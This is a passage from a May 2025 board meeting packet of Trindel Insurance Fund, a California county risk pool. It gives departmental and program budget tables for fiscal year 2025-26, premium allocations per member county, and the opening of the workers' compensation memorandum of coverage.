Member Contributions	\$ 684,889	\$ 795,711	\$ 961,068	\$ 961,068	\$ 838,165	5%	
Member Contributions Discount	(58,992)	-	(42,156)	(42,156)	**		
Investment Income	1,260	-	(41,641)	(41,641)	-		Cannot be determined until year-end
Other Income	10,624	-	4,889	9,500	-		
Total Revenues	637,781	795,711	882,160	886,771	838,165	5%	
Expenses							
Insurance Expense	73,290	99,000	74,631	74,631	99,000	0%	
Training	7,470	8,715	2,599	5,000	14,000	61%	Jack + New Hire GFOA, RH events
Professional Fees	13,125	11,992	132,618				
				136,000	12,000	0%	Massive increase due to executive recruitment and consulting (~\$127,000).
Actuarial Study	5,695	6,000	5,890	5,890	6,200	3%	3% YoY
Audit Expenses	25,500	26,390	26,390	26,390	27,200	3%	3% YoY
CAJPA Accreditation	-	9,000	-				
				9,000	1	-100%	Next CAJPA Accreditation in 28-29
Consultants/Broker	531	1,800	625				Will vary with Self-Directed Portfolio involvement
				700	1,800	0%	
Investment Advisors	47,226	52,690	36,901				
				49,500	56,000	6%	Portfolio growth leads to increasing fees
Human Resource Consultant	10,246	27,500	29,869	30,000	10,000	-64%	
General Counsel	6,950	-	-	-	10,000		
Salaries	252,139	324,985	234,577				
				295,500	350,000	8%	Goal of bringing in a second accountant replacing administrative technician
Employee Benefits	93,176	72,861	55,924	73,500	67,620	-7%	Cafeteria, taxes, PERS
Pension Expense	21,079	165,357	165,357	165,357	5,000	-97%	24-25 Had liability pay-off
Dues & Subscriptions	8,505	11,385	9,691	9,691	17,000	49%	Certificate Tracking System
CALPELRA	32,249	36,000	30,384	30,384	36,000	0%	
CAJPA	-	5,000	2,507	2,507	5,000	0%	
PARMA	19,445	25,000	22,942				Slotted for National Safety Conference next year
				22,942	25,000	0%	
Printing & Reproduction	509	600	2,405	2,405	1,000	67%	
Utilities & Housekeeping	2,968	3,750	2,905	3,875	4,250	13%	
Travel Expenses	3,763	8,000	5,465				Accommodating new Exec. Director's travel expectations
				6,000	10,000	25%	
Board Meeting Expenses	45,924	40,000	47,701	50,000	50,000	25%	
Office Materials & Supplies	2,999	3,200	5,787	6,150	6,200	94%	
Communications/IT	14,637	14,601	13,611	15,500	20,000	37%	JC Laptop 25-26
Depreciation Expense	3,637	7,241	-	4,894	4,894	-32%	
Miscellaneous Expense	290	-	2,452	-	-		
Total Expenses	\$ 691,352	\$ 961,067	\$ 911,230	\$ 1,025,816	\$ 838,165	-13%	



Revenue and Expense Budgets
Risk Control Department
The Risk Control Department has 3 budgeted employees.

	23-24 Actual	24-25 Budget	24-25 Actual as of 03/31/2025	24-25 Year End Projection	25-26 Proposal	Proposed Budget Increase/Decrease	Description
Revenues							
Member Contributions	\$ 620,914	\$ 655,467	\$ 761,926	\$ 761,926	\$ 661,592	1%	
Member Contributions Discount	(116,292)	-	(93,144)	(93,144)	**		
Other Income	1,204	-	-	-	-		Cannot be determined until year-end
Total Revenues	<u>505,825</u>	<u>655,467</u>	<u>668,782</u>	<u>668,782</u>	<u>661,592</u>	<u>1%</u>	
Expenses							
Safety Funds	29,319	31,750	19,268	30,000	31,750	0%	
Training	16,020	20,000	8,280	17,000	20,000	0%	SHRM is the last event of the fiscal year in 2024-2025
Law Enforcement	19,229	30,000	19,315	22,000	30,000	0%	
Loss Prevention Specialist / HR	27,331	30,000	23,229	24,250	30,000	0%	
Road Commissioners Meeting	15,060	20,000	22,537	22,537	25,000	25%	
Department Safety Representative Meeting	56,326	40,000	12,003				
Professional Fees	6,751	20,000	1,469	5,000	20,000	0%	EPL / CPSHR trainers
Salaries	245,662	285,244	184,625	226,625	285,000	0%	Director, Senior and Analyst
Employee Benefits	86,948	66,339	64,222	71,000	78,855	19%	
Pension Expense	2,904	106,459	106,459	106,459	5,000	-95%	24-25 Had liability pay-off
Dues & Subscriptions	5,489	5,750	5,654	5,800	6,500	13%	
Printing & Reproduction	620	1,500	300	600	1,500	0%	
Utilities & Housekeeping	2,919	3,486	1,885	2,550	3,500	0%	
Travel Expenses	36,617	42,000	30,145	42,000	45,000	7%	
Office Materials & Supplies	3,905	9,050	6,727	8,600	9,050	0%	
Communications/IT	15,624	22,328	20,568	22,250	18,000		
Depreciation Expense	13,711	28,020	-	12,437	12,437	-19%	FY 24-25 had all 3 scheduled Laptop replacements
Miscellaneous Expense	-	-	5	5	-	-56%	
Total Expenses	<u>\$ 584,435</u>	<u>\$ 761,926</u>	<u>\$ 526,692</u>	<u>\$ 644,113</u>	<u>\$ 661,592</u>	<u>-13%</u>	



Revenue and Expense Budgets
Claims Administration Property and General Liability Department
The Property and General Liability Department is budgeted for 3 employees

	23-24 Actual	24-25 Budget	24-25 Actual as of 03/31/2025	24-25 Year End Projection	25-26 Proposal	Proposed Budget Increase/Decrease	Description
Revenues							
Member Contributions	\$ 260,584	\$ 301,039	\$ 215,918	\$ 215,918	\$ 437,353	45%	
Member Contributions Discount	(38,532)	-	(24,672)	(24,672)	**		
Total Revenues	<u>222,052</u>	<u>301,039</u>	<u>191,246</u>	<u>191,246</u>	<u>437,353</u>	<u>45%</u>	Cannot be determined until year-end
Expenses							
Employee Assistance Program	-	240	-	-	240	0%	
Training	5,486	6,650	1,458	2,000	10,000	50%	
Professional Fees	15,892	35,017	39,589	47,089	40,040	14%	
Salaries	155,062	175,725	91,760	154,120	272,000	55%	FY24-25 saw an increase (~\$23k) due to contract with Pacific West prior to hiring Director. 3rd employee access to MDI
Employee Benefits	57,926	39,030	25,807	33,000	59,560	53%	3rd employee hire
Pension Expense	49,142	24,879	24,879	24,879	5,000	-80%	3rd employee hire
Dues & Subscriptions	399	1,000	372	600	1,000	0%	24-25 Had liability pay-off
Conferences	8,356	13,500	-	-	13,500	0%	
Printing & Reproduction	670	250	237	400	400	60%	
Utilities & Housekeeping	1,946	3,850	1,244	1,658	3,200	-17%	
Travel Expenses	4,640	8,000	1,261	3,000	12,500	56%	Increased for in-person file review travel
Office Materials & Supplies	1,095	1,450	1,067	1,300	1,650	14%	Additional, in office employee
Communications/IT	9,880	11,500	8,717	9,500	15,000	30%	AP & PJ Laptops
Depreciation Expense	2,425	4,827	-	3,263	3,263	-32%	
Total Expenses	<u>\$ 312,920</u>	<u>\$ 325,918</u>	<u>\$ 196,389</u>	<u>\$ 280,810</u>	<u>\$ 437,353</u>	<u>34%</u>	



Revenue and Expense Budgets
Claims Administration Workers' Compensation Department
The Workers' Compensation Department is budgeted for 7 employees

	23-24 Actual	24-25 Budget	24-25 Actual as of 03/31/2025	24-25 Year End Projection	25-26 Proposal	Proposed Budget Increase/Decrease	Description
Revenues							
Member Contributions	\$ 726,159	\$ 773,626	\$ 678,646	\$ 678,646	\$ 951,700	23%	
Member Contributions Discount	(81,000)	-	(91,896)	(91,896)	**		Cannot be determined until year-end
Total Revenues	<u>645,159</u>	<u>773,626</u>	<u>586,750</u>	<u>586,750</u>	<u>951,700</u>	<u>23%</u>	
Expenses							
Employee Assistance Program	240	480	-	-	540	13%	Rate increase
Training	5,363	3,850	15,766				DWC for all technicians, PARMA for all adjusters. Funds reserved for credentials and testing.
Professional Fees	80,294	80,000	86,388	18,000 112,000	23,500 134,600	510% 68%	7th employee access to MDI, Praxis claims consulting overlap window
Salaries	322,519	476,470	284,933	390,000	539,509	13%	Increase adds additional Technician, and allows for bargaining with Adjuster
Employee Benefits	152,998	118,632	95,828	127,771	138,973	17%	
Pension Expense	75,314	127,493	127,493	127,493	10,000	-92%	24-25 Had liability pay-off
Dues & Subscriptions	1,687	3,500	1,505	3,000	5,500	57%	Recruiting goes here.
Printing & Reproduction	7,906	5,750	2,297	5,750	5,750	0%	
Utilities & Housekeeping	5,864	7,500	3,731	5,250	7,500	0%	
Travel Expenses	532	5,000	4,144	5,000	8,000	60%	
Office Materials & Supplies	16,753	17,500	17,198	18,000	21,000	20%	
Communications/IT	36,307	35,161	26,454	34,500	38,000	8%	AC, KE, LD Laptops
Depreciation Expense	15,068	19,783	-	19,783	18,828	-5%	
Miscellaneous Expense	11	-	(17)	-	-		
Total Expenses	<u>\$ 720,856</u>	<u>\$ 901,119</u>	<u>\$ 665,720</u>	<u>\$ 866,547</u>	<u>\$ 951,700</u>	<u>6%</u>	



Revenue and Expense Budgets Workers' Compensation Pool

	23-24 Actual	24-25 Budget	24-25 Actual as of 03/31/2025	24-25 Year End Projection	25-26 Proposal	Proposed Budget Increase/Decrease	Description
Revenues							
Member Contributions	\$ 2,402,000	\$ 3,380,000	\$ 3,380,000	\$ 3,380,000	\$ 3,374,000	0%	
Interest Income	164,253	-	93,860	125,000	-		
Investment Income	166,220	-	402,056	525,000	-		
Increase (Decrease) in FMV	14,293	-	(42,266)	(42,266)	-		
Total Revenues	<u>2,746,766</u>	<u>3,380,000</u>	<u>3,833,649</u>	<u>3,987,734</u>	<u>3,374,000</u>	<u>0%</u>	
Expenses							
Claims Paid	-	30,000	-	715,000	300,000	900%	
Change in Unpaid Claims Liability	1,193,076	200,000	8,169,997	7,454,997	(2,000,000)	-1100%	
Total Expenses	<u>\$ 1,193,076</u>	<u>\$ 230,000</u>	<u>\$ 8,169,997</u>	<u>\$ 8,169,997</u>	<u>\$ (1,700,000)</u>	<u>-839%</u>	

Revenue and Expense Budgets General Liability Pool

	23-24 Actual	24-25 Budget	24-25 Actual as of 03/31/2025	24-25 Year End Projection	25-26 Proposal	Proposed Budget Increase/Decrease	Description
Revenues							
Member Contributions	\$ 1,839,000	\$ 2,601,000	\$ 2,601,000	\$ 2,601,000	\$ 2,898,000	11%	
Interest Income	86,341	-	53,138	70,000	-		
Investment Income	86,808	-	226,881	310,000	-		
Increase (Decrease) in FMV	17,832	-	(35,850)	(35,850)	-		
Total Revenues	<u>2,029,981</u>	<u>2,601,000</u>	<u>2,845,170</u>	<u>2,945,150</u>	<u>2,898,000</u>	<u>11%</u>	
Expenses							
Claims Paid	-	100,000	-	-	100,000	0%	
Change in Unpaid Claims Liability	2,173,393	1,250,000	1,347,000	1,347,000	1,400,000	12%	
Total Expenses	<u>\$ 2,173,393</u>	<u>\$ 1,350,000</u>	<u>\$ 1,347,000</u>	<u>\$ 1,347,000</u>	<u>\$ 1,500,000</u>	<u>11%</u>	



**Revenue and Expense Budgets
Workers' Compensation Program**

	23-24 Actual	24-25 Budget	24-25 Actual as of 03/31/2025	24-25 Year End Projection	25-26 Proposal	Proposed Budget Increase/Decrease	Description
Revenues							
Member Contributions	\$ 11,200,910	\$ 13,034,159	\$ 12,962,644	\$ 12,962,644	\$ 15,116,164	16%	
Interest Income	1,075,451	-	523,211	680,000	-		
Investment Income	1,087,985	-	2,187,841	2,650,000	-		
Increase (Decrease) in FMV	186,413	-	(314,471)	(314,471)	-		
Total Revenues	<u>13,550,759</u>	<u>13,034,159</u>	<u>15,359,225</u>	<u>15,978,173</u>	<u>15,116,164</u>	<u>16%</u>	
Expenses							
Claims Paid	4,944,137	4,000,000	17,623,625	19,000,000	5,250,000	31%	
Change in Unpaid Claims Liability	3,297,878	2,500,000	4,986,740				
				3,650,000	3,650,000	46%	
Claims Refund	(8,752)	(15,000)	(7,708)	(10,000)	(12,500)	-17%	
Claims Subrogation	(18,204)	(100,000)	(4,176)	(5,000)	(45,000)	-55%	
Claims Excess Recovery	(261,107)	(125,000)	(12,820,497)	(13,000,000)	(115,000)	-8%	
Insurance Expense	-	-	1,187	1,187	1,282		Out of State employee policy
Excess Insurance	1,270,387	1,338,000	1,030,512	1,030,512	1,438,000	7%	
State Fees	174,906	200,000	185,583	185,583	200,000	0%	
Safety Funds	12,316	15,000	11,424	13,500	15,000	0%	
Hearing Tests	6,000	24,150	8,675	12,000	24,000	-1%	
Risk Management Subsidy	60,000	60,000	60,000	60,000	60,000	0%	
Loss Prevention Subsidy	506,610	540,000	540,000	540,000	540,000	0%	
Employee Assistance Program	22,783	22,500	12,305	14,500	22,500	0%	
Transfers In/Out	31,000	-	1,018,211	1,018,211	-		
Return of Funds	-	-	492,838	492,838	-		
Total Expenses	<u>\$ 10,037,953</u>	<u>\$ 8,459,650</u>	<u>\$ 13,138,720</u>	<u>\$ 13,003,331</u>	<u>\$ 11,028,282</u>	<u>30%</u>	



**Revenue and Expense Budgets
General Liability Program**

	23-24 Actual	24-25 Budget	24-25 Actual as of 03/31/2025	24-25 Year End Projection	25-26 Proposal	Proposed Budget Increase/Decrease	Description
Revenues							
Member Contributions	\$ 9,339,402	\$ 13,014,401	\$ 10,978,860	\$ 10,978,860	\$ 11,429,186	-12%	
Interest Income	234,781	-	98,377	125,000	-		
Investment Income	234,206	-	406,558	525,000	-		
Increase (Decrease) in FMV	55,732	-	(25,404)	(25,404)	-		
Total Revenues	<u>9,864,121</u>	<u>13,014,401</u>	<u>11,458,392</u>	<u>11,603,457</u>	<u>11,429,186</u>	<u>-12%</u>	
Expenses							
Claims Paid	4,075,924	4,000,000	2,557,141	3,250,000	3,500,000	-13%	
Change in Unpaid Claims Liability	473,709	2,000,000	2,654,571	2,654,571	1,250,000	-38%	
Claims Excess Recovery	(2,688,996)	(2,000,000)	(224,746)	(275,000)	(300,000)	-85%	
Insurance Expense	245,171	250,000	-	-	-	-100%	Previously, CIMI went here
Excess Insurance	6,819,929	6,619,000	6,906,179	6,906,179	8,300,000	25%	Requested 05/15/2025 - Still pending
Insurance Dividends	(17,394)	-	(6,219)	(6,219)	-		
Risk Management Subsidy	30,000	30,000	30,000	30,000	30,000	0%	
Loss Prevention Subsidy	233,820	136,800	136,800	136,800	136,800	0%	
Transfers In/Out	-	-	209,617	209,617	-		
Return of Funds	-	-	358,831	358,831	-		
Total Expenses	<u>\$ 9,172,164</u>	<u>\$ 11,035,800</u>	<u>\$ 12,622,175</u>	<u>\$ 13,264,779</u>	<u>\$ 12,916,800</u>	<u>17%</u>	



**Revenue and Expense Budgets
Property Program**

	23-24 Actual	24-25 Budget	24-25 Actual as of 03/31/2025	24-25 Year End Projection	25-26 Proposal	Proposed Budget Increase/Decrease	Description
Revenues							
Member Contributions	\$ 2,923,728	\$ 4,580,641	\$ 4,513,321	\$ 4,513,321	\$ 4,459,120	-3%	
Interest Income	6,041	-	4,955	6,000	-		
Investment Income	6,587	-	25,520	30,000	-		
Increase (Decrease) in FMV	2,177	-	(1,592)	(1,592)	-		
Total Revenues	<u>2,938,533</u>	<u>4,580,641</u>	<u>4,542,204</u>	<u>4,547,728</u>	<u>4,459,120</u>	<u>-3%</u>	
Expenses							
Claims Paid	7,866,991	750,000	4,896,592	5,000,000	2,250,000	200%	
Change in Unpaid Claims Liability	(425,286)	450,000	24,871				
				24,871	80,000	-82%	
Claims Subrogation	(42,029)	(45,000)	(24,368)	(27,000)	(45,000)	0%	
Claims Excess Recovery	(7,419,076)	(500,000)	(5,765,095)	(5,800,000)	(500,000)	0%	
Excess Insurance	2,780,464	3,864,000	2,553,711	2,553,711	4,249,000	10%	
Risk Management Subsidy	30,000	30,000	30,000	30,000	30,000	0%	
Loss Prevention Subsidy	38,970	43,200	43,200	43,200	43,200	0%	
Transfers In/Out	(31,000)	-	(1,111,586)	(1,111,586)	-		
Total Expenses	<u>\$ 2,799,034</u>	<u>\$ 4,592,200</u>	<u>\$ 647,325</u>	<u>\$ 713,196</u>	<u>\$ 6,107,200</u>	<u>33%</u>	



**Revenue and Expense Budgets
Pollution Program**

	23-24 Actual	24-25 Budget	24-25 Actual as of 03/31/2025	24-25 Year End Projection	25-26 Proposal	Proposed Budget Increase/Decrease	Description
Revenues							
Member Contributions	\$ 499,524	\$ 465,007	\$ 465,007	\$ 465,007	\$ 440,388	-5%	
Interest Income	11,571	-	7,842	10,000	-		
Investment Income	11,510	-	33,580	40,000	-		
Increase (Decrease) in FMV	2,700	-	(5,096)	(5,096)	-		
Total Revenues	<u>525,305</u>	<u>465,007</u>	<u>501,333</u>	<u>509,911</u>	<u>440,388</u>	<u>-5%</u>	
Expenses							
Insurance Expense	87,888	91,881	-	87,888	92,000	0%	Accrued in April 2025, 3 year policy renews FY 25-26
Excess Insurance	51,285	69,491	120,967	120,967	125,000	80%	
Total Expenses	<u>\$ 139,173</u>	<u>\$ 161,372</u>	<u>\$ 120,967</u>	<u>\$ 208,855</u>	<u>\$ 217,000</u>	<u>34%</u>	



**Revenue and Expense Budgets
Medical Malpractice Program**

	23-24 Actual	24-25 Budget	24-25 Actual as of 03/31/2025	24-25 Year End Projection	25-26 Proposal	Proposed Budget Increase/Decrease	Description
Revenues							
Member Contributions	\$ 1,432,827	\$ 1,468,231	\$ 1,468,231	\$ 1,468,231	\$ 1,350,027	-8%	
Interest Income	6,969	-	2,734	3,500	-		
Investment Income	6,765	-	11,904	13,000	-		
Increase (Decrease) in FMV	2,203	-	(1,342)	(1,342)	-		
Total Revenues	<u>1,448,764</u>	<u>1,468,231</u>	<u>1,481,527</u>	<u>1,483,389</u>	<u>1,350,027</u>	<u>-8%</u>	
Expenses							
Claims Paid	13,689	12,500	72,503	80,000	65,000	420%	
Change in Unpaid Claims Liability	-	100,000	-	-	-	-100%	
Claims Refund	-	-	(2,742)	(2,742)	(2,742)		
Excess Insurance	1,078,345	1,330,000	1,203,451	1,203,451	1,544,000	16%	
Transfers In/Out	-	-	(77,742)	(77,742)	-		
Total Expenses	<u>\$ 1,092,034</u>	<u>\$ 1,442,500</u>	<u>\$ 1,195,470</u>	<u>\$ 1,202,967</u>	<u>\$ 1,606,258</u>	<u>11%</u>	



**Revenue and Expense Budgets
Cyber Liability Program**

	23-24 Actual	24-25 Budget	24-25 Actual as of 03/31/2025	24-25 Year End Projection	25-26 Proposal	Proposed Budget Increase/Decrease	Description
Revenues							
Member Contributions	\$ -	\$ -	\$ -	\$ -	\$ 398,203		New Program
Total Revenues	<u>-</u>	<u>-</u>	<u>-</u>	<u>-</u>	<u>398,203</u>		
Expenses							
Claims Expense	-	-	19,031	19,031	15,000		
Excess Insurance	-	117,553	117,553	117,553	196,535	67%	
Total Expenses	<u>\$ -</u>	<u>\$ 117,553</u>	<u>\$ 136,584</u>	<u>\$ 136,584</u>	<u>\$ 211,535</u>	<u>80%</u>	



**Revenue and Expense Budgets
Leadership Training Funds**

*Note that the Leadership Training Funds includes the Safety Program

	23-24 Actual	24-25 Budget	24-25 Actual as of 03/31/2025	24-25 Year End Projection	25-26 Proposal	Proposed Budget Increase/Decrease	Description
Revenues							
Member Contributions	\$ 84,000	\$ 84,000	\$ 84,000	\$ 84,000	\$ 84,000	0%	
Interest Income	22,669	-	11,024	13,000	-		
Investment Income	22,971	-	46,600	60,000	-		
Increase (Decrease) in FMV	3,880	-	(7,878)	(7,878)	-		
Total Revenues	<u>133,520</u>	<u>84,000</u>	<u>133,746</u>	<u>149,122</u>	<u>84,000</u>	<u>0%</u>	
Expenses							
Subsidy	(47,000)	(60,000)	(47,000)	(47,000)	(47,000)	-22%	
Safety Funds	29,312	25,000	21,315	22,500	25,000	0%	
Employee Assistance Program		-	227	-	-		Known mis-allocation. To be corrected.
Training	45,964	50,000	44,124	52,000	50,000	0%	
Dues & Subscriptions	11,120	-	11,160	11,160	12,000		
CALPELRA	4,202	-	19,435	19,435	20,000		
PARMA	5,272	-	939	939	1,000		
Travel Expenses	152	-	-	-	-		
Office Materials & Supplies	-	-	750	750	-		
Transfers In/Out	-	-	(38,500)	(38,500)	-		
Total Expenses	<u>\$ 49,023</u>	<u>\$ 15,000</u>	<u>\$ 12,449</u>	<u>\$ 21,283</u>	<u>\$ 61,000</u>	<u>307%</u>	



**Trindel Insurance Fund
Proposed Capital Outlays
July 1, 2025 to June 30, 2026**

2025-2026

Buildings and Grounds

51 Arbuckle Ct - Exterior Paint

20,000

Total Buildings and Grounds

20,000

Grand Total Capital Outlay

\$ 20,000

** All projects listed are considered funded upon approval of budget.

** Note that the cost of acquisition is paid annually within the Depreciation Line Item.



TRINDEL BOARD MEETING

AGENDA ITEM 13.

May 2025

SUBJECT: Premiums for 2025-2026 Fiscal Year.

ACTION FOR CONSIDERATION: Consider adopting the proposed premiums for fiscal year 2025-2026 as presented.

BACKGROUND: Revised Synopsis from 2023 – 2024 with FY 2025–2026 Update:

In recent years, we have experienced excess insurance premium increases of up to 50% year over year, particularly impacting our general liability and property coverages. In an effort to explore more competitive alternatives, we engaged Guy Carpenter—the world’s largest reinsurance broker—and their public entity team to evaluate whether we could have secured more favorable pricing for fiscal year 2023–2024 as a standalone entity, independent of PRISM.

Their actuarial team conducted a thorough analysis of our ground-up losses across general liability, medical malpractice, and property lines, using the same coverage provisions and SIRs as PRISM’s Memorandums of Coverage. Our collaboration ran from July through December, and the results confirmed that there would not have been a material pricing advantage in exiting PRISM's programs for FY 2024–2025. While Trindel's risk profile—consisting solely of counties—is highly marketable, the hard insurance market for public entities continues to make higher retention the most cost-effective option versus transferring additional risk to the reinsurance market.

This review was a critical step, as it was the first in-depth evaluation of this nature since 2021. It is part of our ongoing responsibility to ensure we are pursuing the most advantageous coverage options available. The groundwork laid during this process positions us well to act quickly should this alternative become viable in the future. We plan to continue working with Guy Carpenter and others on a bi-annual basis to support our due diligence efforts.

Update for Fiscal Year 2025–2026:

There will be no changes to our participation in PRISM’s excess insurance programs for fiscal year 2025–2026. Based on continued market analysis, PRISM’s liability, property, and medical-malpractice programs remain in line with broader market conditions and continue to represent the most cost-effective option for Trindel.

FISCAL IMPACT: See backup material.

RECOMMENDATION: Approve the premiums for fiscal year 2025-26 as presented.



TRINDEL BOARD MEETING

May 2025

AGENDA ITEM 13.

SUBJECT: Premiums for 2025-2026 Fiscal Year.

ACTION FOR CONSIDERATION: Consider adopting the proposed premiums for fiscal year 2025-2026 as presented.

BACKGROUND: Revised Synopsis from 2023 – 2024 with FY 2025–2026 Update:

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FISCAL IMPACT: See backup material.

RECOMMENDATION: Approve the premiums for fiscal year 2025-26 as presented.

TRINDEL INSURANCE FUND
SUMMARY OF PREMIUM CALCULATIONS
2025-2026 PREMIUM

\$2 million SIR for Workers' Compensation and General Liability

	ALPINE	COLUSA	DEL NORTE	LASSEN	MODOC	MONO	PLUMAS	SAN BENITO	SIERRA	SUTTER	TEHAMA	TRINITY	TOTAL		
WORKERS COMP	\$638,212	\$839,706	\$1,029,954	\$1,371,235	\$681,160	\$1,239,888	\$1,297,254	\$2,349,437	\$727,895	\$2,692,334	\$4,032,227	\$1,590,861	\$18,490,164	18,175,696	% Change from prior year 2024
LIABILITY	347,268	798,547	954,120	883,552	575,583	874,900	952,404	1,348,564	275,546	3,031,985	1,961,037	1,707,153	13,710,658	13,481,594	2%
CRIME/BOND	5,116	8,593	10,485	7,434	6,307	6,767	8,978	8,524	12,391	16,557	15,879	4,345	111,376	103,069	8%
WATERCRAFT	87	1,296	1,317	1,587	159	909	2,526	-	692	1,316	-	1,006	10,895	10,343	5%
AIRPORT/CRAFT	2,333	3,321	4,403	6,571	11,371	3,791	5,613	-	1,920	-	-	8,909	48,232	47,787	1%
OEL	-	-	-	-	-	-	-	-	-	-	142,695	-	142,695	155,007	-8%
CIMI	15,233	-	-	50,529	26,915	-	-	47,246	17,727	-	-	145,780	303,430	245,136	24%
PROPERTY	173,614	209,877	640,506	299,110	262,839	302,162	517,285	886,608	111,024	463,717	358,044	234,334	4,459,120	4,746,077	-6%
MED MAL	6,798	79,745	85,621	78,184	36,886	74,332	69,006	97,215	5,701	578,882	166,007	71,651	1,350,027	1,468,231	-8%
CYBER	24,233	24,259	29,753	23,457	24,288	25,475	44,350	26,502	29,422	38,799	77,465	30,204	398,203	117,553	239%
POLLUTION	29,389	42,369	31,582	31,582	46,854	52,429	31,582	38,479	35,736	33,777	31,582	35,027	440,388	465,007	-5%
TOTAL	\$1,242,282	\$2,007,713	\$2,787,741	\$2,753,240	\$1,672,362	\$2,580,653	\$2,928,998	\$4,802,575	\$1,218,053	\$6,857,367	\$6,784,935	\$3,829,269	\$39,465,188	39,070,621	1%
Totals from FY24/25	\$1,296,247	\$1,935,891	\$2,873,594	\$2,899,668	\$1,578,281	\$2,343,698	\$3,026,877	\$4,409,441	\$1,332,015	\$7,092,645	\$7,027,774	\$3,254,490	\$39,070,621		0%
\$ Change from prior year	(\$53,964)	\$71,821	(\$85,852)	(\$146,427)	\$94,080	\$236,955	(\$97,880)	\$393,134	(\$113,962)	(\$235,278)	(\$242,839)	\$574,779	\$394,568		
% Change from prior yea	-4.16%	3.71%	-2.99%	-5.05%	5.96%	10.11%	-3.23%	8.92%	-8.56%	-3.32%	-3.46%	17.66%	1.01%		



TRINDEL BOARD MEETING

May 2025

AGENDA ITEM 14.

SUBJECT: Workers' Compensation Memorandum of Coverage (MOC) for 2025-26.

ACTION FOR CONSIDERATION: Consider approval of the Workers' Compensation MOC for fiscal year 2025-26.

BACKGROUND: The memorandum of coverage was created in fiscal year 2021 with the help of Trindel Insurance Fund Coverage Counsel, Byrne Conley, and was approved on June 12th, 2024 at the regular board of directors meeting. Bryne Conley has reviewed 2025-2026 in May 2025. The only change this year was the change of policy years to reflect the 2025-26 fiscal year.

FISCAL IMPACT: None

RECOMMENDATION: Adopt Workers' Compensation MOC for fiscal year 2025-26 as presented.



WORKERS' COMPENSATION
MEMORANDUM OF COVERAGE
Reference Number: WCMOC 2026

ADOPTED _____

P.O. Box 2069 Weaverville, CA. 96093 Phone: (530) 623-2322 Fax: (530) 623-5019
www.trindel.org



A Joint Powers Authority Established in 1980

**WORKERS' COMPENSATION
MEMORANDUM OF COVERAGE DECLARATIONS
Reference Number: WCMOC-2026**

1. MEMORANDUM COVERAGE PROVIDER

TRINDEL INSURANCE FUND, 51 Arbuckle Drive, Weaverville, California 96093

2. MEMORANDUM COVERED PARTIES

Named Covered Parties as Per Endorsement WCMOC-U-1

3. MEMORANDUM COVERAGE PERIOD

July 1, 2025 (12:01 AM. PST) to June 30, 2026 (12:01 A.M. PST)

4. MEMORANDUM SELF-INSURED RETENTION

\$300,000

5. COVERAGE LIMITS

\$2,000,000

6. EXCESS INSURER

PRISM/ Public Risk Innovation Solutions and Management

Excess Workers' Compensation Memorandum of Coverage (attachment at \$2,000,000 to
50,000,000) Liberty Insurance Corp. (statutory excess of \$50,000,000)

7. FORMS AND ENDORSEMENTS ATTACHED AT INCEPTION

Memorandum of Coverage - WCMOC-2026

Endorsement WCMOC-U-1

8. INTRODUCTION

Trindel Insurance Fund, a public entity formed pursuant to California Government Code sections 6500 through 6512.1, and the Named Covered Members listed in Endorsement WCMOC-U-1, enters into this Memorandum of Pooled Workers' Compensation Coverage ("WCMOC").

In consideration of each Named Covered Member's payment of its Contribution, coverage is provided for Workers' Compensation Claims to which this WCMOC and its Endorsements apply. Pursuant to Government Code Section 990.8(c), the coverage provided by this MOC is not "insurance." Laws or regulations pertaining to insurance or insurance companies do not control the Covered Parties' rights and obligations. Such rights and obligations are solely governed by the terms of this WCMC and any Endorsements hereto.

Authorized Representative
Trindel Insurance Fund

Issue Date:

The Trindel Insurance Fund (Fund), in consideration for the payment of the contribution and subject to all terms of the Memorandum attached, does hereby agree to provide coverage to the County named in Endorsement No. WCMOC-U-1 (County) subject to the terms and conditions set forth in this Memorandum:

I GENERAL SECTION

A. The Memorandum

This Memorandum includes at its effective date the Declaration Page, this Coverage Document and all endorsements listed on the Declaration Page. This Memorandum is the coverage document between the County and the Fund. The terms of this Memorandum may not be changed or waived except by endorsement issued by the Fund to be part of this Memorandum. This memorandum of Coverage does not provide insurance, but instead provides for pooled self-insurance. This Memorandum is a negotiated agreement among the members of the FUND and none of the parties to the Memorandum is entitled to rely on any contract interpretation principles that require interpretation of ambiguous language against the drafter of such agreement. This Memorandum shall be applied according to the principles of contract law. Giving full effect to the intent of the members of the FUND, acting through the Board of Directors in adopting this Memorandum.

B. Who Is Covered

The County is a party named in Endorsement No. WCMOC-U-1. If the County loses its status as a member of the Fund, the coverage under this Memorandum of Coverage shall terminate immediately upon such change in status.

However, if the County is subject to the Workers' Compensation law when not a duly qualified self-insurer for a Loss that would otherwise be covered by the Memorandum, the FUND will reimburse the County for such Loss not exceeding the amount which would have been paid had the County been a duly qualified self-insurer.

County shall mean for Members of the FUND participating in the Workers' Compensation program, all entities named on the Declarations page, including any and all commissions, agencies, districts, authorities, boards (including the governing board) or similar entities coming under the County's direction or control, or for which the County's board members sit as the governing body, provided that the payroll for such has been included in the deposit premium calculations.

C. Workers' Compensation Law

Workers' Compensation Law means the Workers' Compensation Law and occupational disease laws of the State of California. It includes any amendments to that law that are in effect during the term of this Memorandum. It does not include any federal workers' compensation law, any federal occupational disease law, or the provisions of any law that provide non-occupational disability benefits.

D. Qualified Self-Insurer

The County represents that it is duly qualified to be a Self-Insurer under the Workers' Compensation Law of the State of California and will continue to maintain such qualifications during the term this Memorandum is in effect. If the County should fail to qualify or fail to maintain such qualifications, the coverage provided under this Memorandum shall automatically terminate on the first date of such failure.

II WORKERS' COMPENSATION COVERAGE

Application of Coverage:

Except as provided otherwise by this Memorandum, the Fund will pay on behalf of the County benefits required of Workers' Compensation Law in the same content and manner as that of the Excess Insurance Carrier named in Item 6 of the Declarations Page, up to the Fund's Limit of Liability stated in Item 5 of the Declaration.

Except as provided otherwise by this Memorandum, Exclusions and Conditions of this Memorandum shall mirror that of the Excess Insurance Carrier named in Item 6 of the Declarations Page, up to the Fund's Limit of Liability stated in Item 5 of the Declaration Page.

This MOC does not extend coverage to peace officers under the circumstances addressed in Labor Code Section 3600.2(4).

For County participating in Fund's Self-Insured Workers Compensation Program, Fund will pay on behalf of the County all amounts payable to an employee in response to a workers' compensation claim. The claim must arise from (a) bodily or psychological injury caused by accident, as long as the accident occurs during the coverage period, and (b) bodily or psychological disease caused or aggravated by the conditions of employment during the coverage period. Fund's Program does not, however, pay (a) fines, penalties or enhanced damage awards issued against a Member pursuant to Labor Code Section 132a and 4553; (b) final awards or judgments based on an adjudicated finding that the Member engaged in intentional conduct intended or expected to cause harm or injury to the employee, or (c) any amount for which indemnity is barred by governing California public policy.

